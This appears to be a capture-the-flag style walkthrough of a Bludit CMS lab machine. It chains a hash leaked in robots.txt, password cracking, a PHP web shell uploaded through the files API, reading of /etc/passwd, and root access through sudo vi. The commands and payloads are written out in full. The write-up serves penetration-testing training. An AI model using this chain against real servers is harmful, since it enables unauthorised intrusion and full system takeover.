Bludit.lab - Machine Writeup
Bludit CMS 3.18.2 - Web Application Vulnerability Assessment, Chained Impact Analysis, and Privilege Escalation.
Penetration testing requires deep technical knowledge and the capability to think outside the box. Sometimes you will find simple yet dangerous vulnerabilities, while other times public exploits exist to gain initial access. In reality, most assessments require chaining multiple minor misconfigurations and vulnerabilities together to compromise the target machine.
Bludit demonstrates why enumeration is always key, even when a system appears secure. It highlights the importance of thorough password auditing, API vulnerability analysis, and privilege escalation hygiene.
1. Enumeration
Start with a standard Nmap scan to enumerate open ports and running services on the target:
1
nmap -sC -sV 192.168.100.12
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-12 14:09 -0400
Nmap scan report for bludit.lab (192.168.100.12)
Host is up (0.00046s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.2p1 Ubuntu 2ubuntu3.6 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.66 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/admin/ /bl-content/
|_http-title: Welcome to Bludit | BLUDIT
|_http-generator: Bludit
|_http-server-header: Apache/2.4.66 (Ubuntu)
MAC Address: 08:00:27:99:B9:D1 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.75 seconds
Scan Summary
- Port 22/tcp: OpenSSH 10.2p1 (Ubuntu Linux)
- Port 80/tcp: Apache httpd 2.4.66 (Bludit CMS detected,
robots.txthas 2 disallowed entries)
2. Information Disclosure via Robots.txt
Navigate to http://bludit.lab/robots.txt in the browser:
1
2
3
4
User-agent: *
Disallow: /admin/
Disallow: /bl-content/
Admin : 4df43ce4b7633a91634b50e6119e76de
The robots.txt file leaks sensitive administrative information: a 128-bit (32 hexadecimal characters) MD5 hash associated with the admin account: 4df43ce4b7633a91634b50e6119e76de.
3. Hash Cracking with John the Ripper

Save the MD5 hash to a local file and crack it against the rockyou.txt wordlist using John the Ripper:
1
2
echo "4df43ce4b7633a91634b50e6119e76de" > core4
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt core4
Display the cracked password:
1
john --format=raw-md5 --show core4
1
2
3
?:Tokiohotel21

1 password hash cracked, 0 left
Recovered Credentials
- Username:
admin - Password:
Tokiohotel21
4. Admin Authentication & API Enumeration
Log into the Bludit administration interface at http://bludit.lab/admin using the cracked credentials:
- Username:
admin - Password:
Tokiohotel21
Once authenticated, navigate to Admin Dashboard → Plugins → API. The API settings page exposes the configured API token and documentation.
Reviewing the API documentation reveals the following endpoints:
| Endpoint | Method | Auth | Description |
|---|---|---|---|
/api/pages | GET | API token | List pages |
/api/pages/{key} | GET | API token | Get a single page |
/api/pages | POST | API + auth | Create a new page |
/api/pages/{key} | PUT | API + auth | Edit a page |
/api/pages/{key} | DELETE | API + auth | Delete a page |
/api/tags | GET | API token | List tags |
/api/tags/{key} | GET | API token | Get a tag with its related pages |
/api/categories | GET | API token | List categories |
/api/categories/{key} | GET | API token | Get a category with its related pages |
/api/users | GET | API token | List users (public profile fields only) |
/api/users/{username} | GET | API token | Get a user’s public profile |
/api/settings | GET | API + auth | Read site settings |
/api/settings | PUT | API + auth | Update site settings |
/api/images | POST | API + auth | Upload an image |
/api/files/{key} | GET | API token | List files for a page |
/api/files/{key} | POST | API + auth | Upload a file to a page |
Notice that /api/files/{key} accepts POST requests to upload arbitrary files to a page when supplied with an API token and admin authentication cookie.
5. Exploitation: Arbitrary File Upload to RCE
Create a simple PHP web shell payload:
1
2
3
cd /tmp
printf '%s\n' '<?php system($_GET["cmd"]); ?>' > php-test.php
cat php-test.php

Upload the web shell to the about page via the Bludit API:
1
2
3
4
5
curl -i -X POST \
  -F "token=admin_api_token" \
  -F "authentication=admin_cookie" \
  -F "file=@/tmp/php-test.php" \
  http://bludit.lab/api/files/about

Execute commands through the uploaded PHP shell to confirm Remote Code Execution:
1
curl -i 'http://bludit.lab/bl-content/uploads/pages/about/php-test.php?cmd=whoami'

6. Internal Reconnaissance

Enumerate system users and inspect the /home/core directory structure:
1
2
3
curl -s 'http://bludit.lab/bl-content/uploads/pages/about/php-test.php?cmd=cat%20/etc/passwd'
curl -s 'http://bludit.lab/bl-content/uploads/pages/about/php-test.php?cmd=ls%20-la%20/home/core'
curl -s 'http://bludit.lab/bl-content/uploads/pages/about/php-test.php?cmd=ls%20-la%20/home/core/lab-data'
Read notes found inside the user’s directory:
1
curl -s 'http://bludit.lab/bl-content/uploads/pages/about/php-test.php?cmd=cat%20/home/core/lab-data/notes.txt'
7. SSH Access as Core User

Using the discovered credentials, establish an SSH session as user core:
1
ssh core@192.168.100.12
Check sudo permissions assigned to core:
1
sudo -l

The output shows that core can run /usr/bin/vi with root privileges without a password:
1
2
User core may run the following commands on bludit:
    (ALL) NOPASSWD: /usr/bin/vi
8. Privilege Escalation via Vi

Execute vi as root on a privileged file:
1
sudo vi /etc/shadow
Inside vi, escape into an interactive root shell:
1
2
:set shell=/bin/sh
:shell
Press Enter to spawn the root shell and verify your identity:
1
whoami
Expected output:
1
root
